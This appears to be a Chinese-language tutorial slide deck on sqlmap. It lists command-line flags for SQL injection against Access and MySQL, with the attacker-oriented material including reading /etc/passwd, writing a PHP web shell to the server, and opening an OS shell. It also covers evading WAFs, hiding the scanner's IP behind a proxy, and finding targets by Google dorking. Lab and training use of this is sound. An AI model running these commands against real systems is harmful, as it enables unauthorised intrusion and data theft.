Sqlmap

防知焉 攻知未

Sqlmap简介

- Sqlmap是一个开放源码的sql注入工具，它可以自动检测和利用sql注入漏洞。
- Sqlmap基于python编写，是跨平台的，任意一台安装了python的操作系统都可以使用它。
- Sqlmap官网
  - http://sqlmap.org/

Sqlmap的安装


- 在windows系统下安装sqlmap
  - python环境(python2)
  - sqlmap

Sqlmap Access注入

- 使用sqlmap注入access数据库
  - -u，判断是否是注入点
  - --tables，列出表名
  - --columns，列出字段名(列名)
  - --dump，获取数据

Sqlmap Mysql注入

- 使用sqlmap注入mysql数据库
  - -u，判断是否是注入点
  - --dbs，获取数据库
  - --current-db，查看当前所用的数据库
  - --tables，列出表名
  - --columns，列出字段名(列名)
  - --dump，获取数据



Sqlmap Post注入

- 使用HTTP请求文件(结合burp截获的http数据包)
  - -r参数，从文件中加载HTTP请求
  - sqlmap -r post.txt
- 使用burpsuite log文件
  - -l参数，检测日志文件
  - 设置burp suite启用日志功能
  - sqlmap –l log.txt
- --data参数
  - sqlmap -u "http://1.1.1.1/a.php" --data="user=1&pass=2"

Sqlmap cookie认证

- web应用需要基于cookie的身份认证
  - sqlmap -u "" --cookie="a=1; b=2"

Sqlmap文件读取

- --file-read
  - sqlmap -u "" --file-read="/etc/passwd"
- 文件被下载到了本地

Sqlmap 文件上传

- --file-write
- --file-dest
- sqlmap -u "" --file-write=“sz.php" --file-dest="/tmp/shell.php"

Sqlmap os Shell

- --os-cmd参数
- --os-shell参数
- sqlmap -u “" --cookie="" --os-cmd=“”
- sqlmap -u “" --cookie="" --os-shell

Sqlmap sql Shell

- --sql-shell
- sqlmap -u “" --cookie="" --sql-shell

Sqlmap暴力破解

- --common-tables 暴力破解表名
  - /usr/share/sqlmap/txt/common-columns.txt
  - sqlmap -u "" --cookie="" --common-tables -D dvwa
- --common-columns 暴力破解列名
  - /usr/share/sqlmap/txt/common-columns.txt
  - sqlmap -u "" --cookie="" --common-columns -T users -D dvwa

Sqlmap连接数据库

- -d参数
- 首先设置运行mysql root用户远程登录
  - mysql -uroot -p
  - use mysql;
  - update user set host='%' where user='root';
  - select host,user from user;
- sqlmap -d "mysql://root:@192.168.80.199:3306/dvwa" --dbs

Sqlmap注入级别

- Sql注入的原则：测试每一个参数。
- --level
  - 共有五个等级，默认为1
  - level>=2时，会测试HTTP Cookie
  - level>=3时，会测试HTTP User-Agent和Referer
  - sqlmap -u "" --cookie="" --level 2
- --risk
  - 共有3个风险等级，默认为1
  - 随着risk的升高可能造成数据被篡改的风险。
  - sqlmap -u "" --cookie="" --risk 2
- -v 设置显示的详细程度(0-6)，默认为1

Sqlmap其它参数

- --count 获取表中的数据个数
  - sqlmap -u "" --cookie="" --count -T users -D dvwa
  - 一些敏感数据不能读时可以使用此参数
- --users 获取数据库用户
  - sqlmap -u "" --cookie="" --users
- --current-user 获取当前用户
  - sqlmap -u "" --cookie="" –current-user
- --privileges 获取数据库用户的权限
  - sqlmap -u "" --cookie="" --privileges -U CU

Sqlmap其它参数

- --output-dir 自定义输出路径
  - sqlmap -u "" --cookie=""“ --output-dir=/root/Desktop
- --flush-session 清空之前的session，重新测试该目标
  - sqlmap -u "" --cookie="" --flush-session
- --purge-output 删除output目录的文件
  - sqlmap --purge-output -v 3

Sqlmap其它参数

- -p 设置要测试的参数
  - sqlmap -u "" -p id
- --skip 设置不测试的参数
  - sqlmap -u "" --skip id
- --batch 不询问用户选择，全部使用默认选项
  - sqlmap -u "" --cookie="" --batch
- 注入伪静态站点
  - web服务器使用了URL重写
  - 在想测试的参数后面加*
  - sqlmap -u "http://targeturl/param1/value1*/param2/value2/"

Sqlmap其它参数

- --delay 设置两个http(s)请求间的延迟时间，默认无延迟
  - sqlmap -u "" --cookie="" --delay=0.5

- --safe-url/--safe-frep 避免过多的错误请求被屏蔽
  - 每尝试10次注入请求，就会访问一遍正常的url
  - sqlmap -u "" --safe-url="" --safe-freq=10 -v 4

Sqlmap其它参数

- --user-agent 指定请求的user-agent
  - wireshark抓包查看user-agent
  - waf可能会过滤sqlmap的请求头
  - sqlmap -u "" --cookie="" --user-agent=""“
- --random-agent随机选取user-agent
  - /usr/share/sqlmap/txt/user-agents.txt
  - sqlmap -u "" --cookie="" --random-agent

Sqlmap其它参数

- --proxy 使用代理(隐藏自己的真实ip)
  - sqlmap -u “" --proxy="http://127.0.0.1:25378"
- -g 通过谷歌搜索扫描注入点
  - sqlmap -g "inurl:\".php?id=1\"" --proxy="http://127.0.0.1:25378" --batch
- sqlmap也支持https站点的注入
  - --force-ssl
  - sqlmap -u "https://1.1.1.1/a.php?id=1:444" --force-ssl

谢谢大家